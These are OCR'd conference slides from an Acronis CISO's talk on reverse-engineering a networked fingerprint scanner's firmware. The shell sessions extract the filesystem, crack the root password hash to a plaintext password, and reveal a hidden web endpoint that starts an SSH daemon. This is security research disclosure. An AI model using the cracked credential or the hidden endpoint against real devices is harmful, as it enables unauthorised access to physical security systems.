Acronis

Physical To Cyber – And Back

Fingerprint Scanner Security


Kevin Reed, CISO of Acronis

Dual headquarters
in Switzerland and Singapore


Read.Me

- Been in infosec since IRIX exploits
- Switched sides between infosec and IT operations multiple times
- Responded to Fortune 100 site breach, plant production halted due to SQL Slammer, one of the world’s first 100 Gbps DDoS attacks
- Now mostly do PowerPoint
- I scanned a network once, which led to this discovery


There was a net



There was a net



Initial discovery



https://[redacted]

[redacted]

- Network Setting
- Other Setting
- Firmware Update
- Account Setting

Network Configuration

Machine Name

Machine Name [redacted]

Data Transmission Port

Port Number 2167 (from 1025 to 65535, require a reboot)

DHCP Client

○ Enable

● Disable

IP Address [redacted]

Subnet Mask 255 . 255 . 255 . 0

Default Gateway [redacted]

Domain Name Server [redacted]

Domain Name Service

● Disable

○ Enable DDNS [redacted]

Host Name


User Name

Password

Status:

Submit Cancel

Firmware update



https://[redacted]

[redacted]

- Network Setting
- Other Setting
- Firmware Update
- Account Setting

Firmware Update

Firmware Update
After pressing the Update button, please wait while the update request is being processed. After update is completed, the device will reboot automatically. You can re-login afterwards.

Select Firmware: Browse... No file selected.

Upload

Update State:

Update Process: 0 %

Downloading firmware

```
root@kali:~# binwalk downloads/[redacted].bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
382053        0x5D465         Certificate in DER format (x509 v3), header length: 4, sequence length: 5452
641421        0x9C98D         Certificate in DER format (x509 v3), header length: 4, sequence length: 5376
879245        0xD6A8D         Certificate in DER format (x509 v3), header length: 4, sequence length: 1424
880857        0xD70D9         Certificate in DER format (x509 v3), header length: 4, sequence length: 1400
910577        0xDE4F1         Certificate in DER format (x509 v3), header length: 4, sequence length: 5564
919061        0xE0615         Certificate in DER format (x509 v3), header length: 4, sequence length: 1452
919101        0xE063D         Certificate in DER format (x509 v3), header length: 4, sequence length: 1448
919141        0xE0665         Certificate in DER format (x509 v3), header length: 4, sequence length: 1472
1123608       0x112518        Unix path: /home/zh/tmp/[redacted]_release/trunk/kernel/linux-2.4.x/include/linux/nfs_page.h
1124652       0x11292C        Unix path: /home/zh/tmp/[redacted]_release/trunk/kernel/linux-2.4.x/include/linux/nfs_page.h
1125184       0x112B40        Unix path: /home/zh/tmp/[redacted]_release/trunk/kernel/linux-2.4.x/include/linux/nfs_page.h
1146768       0x117F90        CRC32 polynomial table, little endian
1154799       0x119EEF        Copyright string: "copyright 1998,1999 D. Jeff Dionne"
1154841       0x119F19        Copyright string: "copyright 1998 Kenneth Albanowski"
1255665       0x1328F1        Minix filesystem, V1, little endian, 0 zones
1257160       0x132EC8        romfs filesystem, version 1 size: 1560448 bytes, named "[redacted]"
```

Extract romfs and read files

```
root@kali:~# dd if=[redacted].bin of=romfs.bin
skip=1257160 bs=1
1560576+0 records in
1560576+0 records out
1560576 bytes (1.6 MB, 1.5 MiB) copied, 2.20844 s, 707 kB/s
root@kali:~# mount -o loop romfs.bin /mnt
root@kali:~# ls /mnt
bin   dev   etc   nfs   proc   root   swap   usb   usr   var
root@kali:~#
```

passwd?..

```
root@kali:~# cat /mnt/etc/passwd
root:ps7Rjb6rgzHbs:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin
desktop:x:80:80:desktop:/var/lib/menu/kde:/sbin/nologin
[redacted]:x:500:500::/home/[redacted]:/bin/bash
```

passwd!

```
root@kali:~# john --show passwd
root:nuc745gf:0:0:root:/root:/bin/sh

1 password hash cracked, 0 left
```

Why would you need a password?

```
root@kali:~# ls -l /mnt/etc
total 0
drwxr-xr-x 1 root root    32 Jan  1  1970 config
drwxr-xr-x 1 root root    32 Jan  1  1970 ConfigPage
drwxr-xr-x 1 root root    32 Jan  1  1970 dropbear
-rw-r--r-- 1 root root    10 Jan  1  1970 group
-rwxr-xr-x 1 root root   130 Jan  1  1970 inetd.conf
-rw-r--r-- 1 root root   340 Jan  1  1970 inittab
-rwxr-xr-x 1 root root   399 Jan  1  1970 passwd
-rwxr-xr-x 1 root root  1571 Jan  1  1970 protocols
-rwxr-xr-x 1 root root   247 Jan  1  1970 rc
lrwxrwxrwx 1 root root    19 Jan  1  1970 resolv.conf -> ../swap/resolv.conf
-rwxr-xr-x 1 root root 11247 Jan  1  1970 services
-rw-r--r-- 1 root root   843 Jan  1  1970 ssl_cert.pem
-rw-r--r-- 1 root root   891 Jan  1  1970 ssl_key.pem
-rw-r--r-- 1 root root   651 Jan  1  1970 ssl_req.csr
-rw-r--r-- 1 root root  1960 Jan  1  1970 WRConfig.ini
root@kali:~# ls -l /mnt/etc/dropbear/
total 0
-rw-r--r-- 1 root root 427 Jan  1  1970 dropbear_rsa_host_key
root@kali:~#
```

Why would you need a password?

```
root@kali:~# cat /mnt/etc/inittab
::sysinit:/etc/rc
::respawn:-/bin/sh
::wait:/usr/bin/manufacture
::respawn:/bin/syslogd
::respawn:/usr/bin/dnsap
::respawn:/usr/bin/port80
::respawn:/usr/bin/httpd
::respawn:/usr/bin/LineDns
::respawn:/usr/bin/ipr
::respawn:/usr/bin/DVRSearch
::respawn:/usr/bin/serverPNP
::respawn:/usr/bin/watchdog
::respawn:/usr/bin/controller_broadcast
root@kali:~#
```

Why would you need a password?

```
root@kali:~# cat /mnt/etc/rc
#!/bin/sh
mount -t proc none /proc
mount -o remount,rw /dev/root /
mount -t ramfs none /swap
mount -t jffs2 /dev/mtdblock1 /etc/config
mkdir /swap/log
touch /swap/devlog
ifconfig eth0 192.168.0.10 netmask 255.255.248.0
ifconfig lo up
inetd &
sh &
root@kali:~#
```


Why would you need a password?

```
root@kali:~# cat /mnt/etc/inetd.conf
#telnet stream  tcp     nowait  root    /bin/telnetd
#ftp            stream  tcp nowait      root    /bin/ftpd
#ftpdata stream  tcp nowait  root       /bin/ftpd
root@kali:~#
```

Looking at binaries

```
root@kali:~# file /mnt/usr/bin/*
/mnt/usr/bin/0:                    symbolic link to syslog_switch
/mnt/usr/bin/1:                    symbolic link to syslog_switch
/mnt/usr/bin/controller_broadcast: BFLT executable - version 4 ram gzip
/mnt/usr/bin/dnsap:                BFLT executable - version 4 ram gzip
/mnt/usr/bin/dropbear:             BFLT executable - version 4 ram
/mnt/usr/bin/DVRSearch:            BFLT executable - version 4 ram gzip
/mnt/usr/bin/httpd:                BFLT executable - version 4 ram gzip
/mnt/usr/bin/ipr:                  BFLT executable - version 4 ram gzip
/mnt/usr/bin/LineDns:              BFLT executable - version 4 ram gzip
/mnt/usr/bin/manufacture:          BFLT executable - version 4 ram gzip
/mnt/usr/bin/nbnsd:                BFLT executable - version 4 ram gzip
/mnt/usr/bin/port80:               BFLT executable - version 4 ram gzip
/mnt/usr/bin/serverPNP:            BFLT executable - version 4 ram gzip
```

bFLT



Each flat binary is preceded by a header of the structure shown below in listing 1. It starts with 4 ASCII bytes, "bFLT" or 0x62, 0x46, 0x4C, 0x54 which identifies the binary as conforming to the flat format. The next field designates the version number of the flat header. As mentioned there are two major versions, version 2 and version 4. Each version differs by the supported flags and the format of the relocations.

The next group of fields in the header specify the starting address of each segment relative to the start of the flat file. Most files start the .text segment at 0x40 (immediately after the end of the header). The data_start, data_end and bss_end fields specify the start or finish of the designated segments. With the absence of text_end and bss_start fields, it is assumed that the text segment comes first, followed immediately by the data segment. While the comments for the flat file header would suggest there is a bss segment somewhere in the flat file, this is not true. bss_end is used to represent the length of the bss segment, thus should be set to data_end + size of bss.




Figure 1 : Flat File Format


httpd

- Boa web server (http://www.boa.org/). From Boa site:

  Boa currently seems to be the favorite web server in the embedded crowd, and embedded Linux, despite all the marketing hype, really is a big deal. Supposedly, an older version of Boa, v0.92q, runs in 32K address space on m68k, like used in uCLinux. See http://www.uclinux.org/

- Last updated 23 February 2005!


httpd



Function name	Segment	St
sub_1914	.text	00
sub_1938	.text	00
sub_1B50	.text	00
sub_1E94	.text	00
sub_1FFC	.text	00
sub_2134	.text	00
sub_22E4	.text	00
sub_23AC	.text	00
sub_2518	.text	00
sub_26C4	.text	00
sub_2758	.text	00
sub_27F4	.text	00
sub_2A94	.text	00
sub_2BD4	.text	00
sub_2C5C	.text	00
sub_2D64	.text	00
sub_2DDC	.text	00
RegisterEmbedFuncti...	.text	00
sub_3268	.text	00
Start_l2_sub_3294	.text	00
sub_3488	.text	00
sub_34C0	.text	00
sub_3518	.text	00

```
int RegisterEmbedFunctions()
{
  j_RegisterEmbedFun("*/Curtime.htm", (REQUEST_CALLBACK_PFUN)sub_A414, 0);
  j_RegisterEmbedFun("*/Network.htm", (REQUEST_CALLBACK_PFUN)sub_3E5C, 0);
  RegisterEmbedFun("ConfigNetwork", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/Other.htm", (REQUEST_CALLBACK_PFUN)sub_579C, 0);
  RegisterEmbedFun("ConfigOther", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/Pass.htm", (REQUEST_CALLBACK_PFUN)sub_64B8, 0);
  RegisterEmbedFun("ConfigPass", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/FWUpProcess.htm", (REQUEST_CALLBACK_PFUN)sub_A358, 0);
  RegisterEmbedFun("ConfigReboot", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  RegisterEmbedFun("ETHUpload.cgi", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/ASFunc.htm", (REQUEST_CALLBACK_PFUN)sub_68, 0);
  RegisterEmbedFun("ConfigASFunc", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/ASSet.htm", (REQUEST_CALLBACK_PFUN)sub_710, 0);
  RegisterEmbedFun("ConfigASSet", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/Time.htm", (REQUEST_CALLBACK_PFUN)sub_A5D4, 0);
  RegisterEmbedFun("ConfigTime", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/Extend.htm", (REQUEST_CALLBACK_PFUN)sub_61A4, 0);
  RegisterEmbedFun("ConfigExtend", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  j_RegisterEmbedFun("*/Hidden.htm", (REQUEST_CALLBACK_PFUN)sub_6704, 0);
  RegisterEmbedFun("ConfigHidden", (REQUEST_CALLBACK_PFUN)sub_22E4, (void *)-1);
  RegisterEmbedFun("*/CardData.htm", (REQUEST_CALLBACK_PFUN)sub_46E4, (void *)-1);
  // ***************
  // Registering the function to bring up sshd
  // ***************
  return j_RegisterEmbedFun("*/isshd.htm", (REQUEST_CALLBACK_PFUN)BringUpSSHD, 0);
}
```

httpd

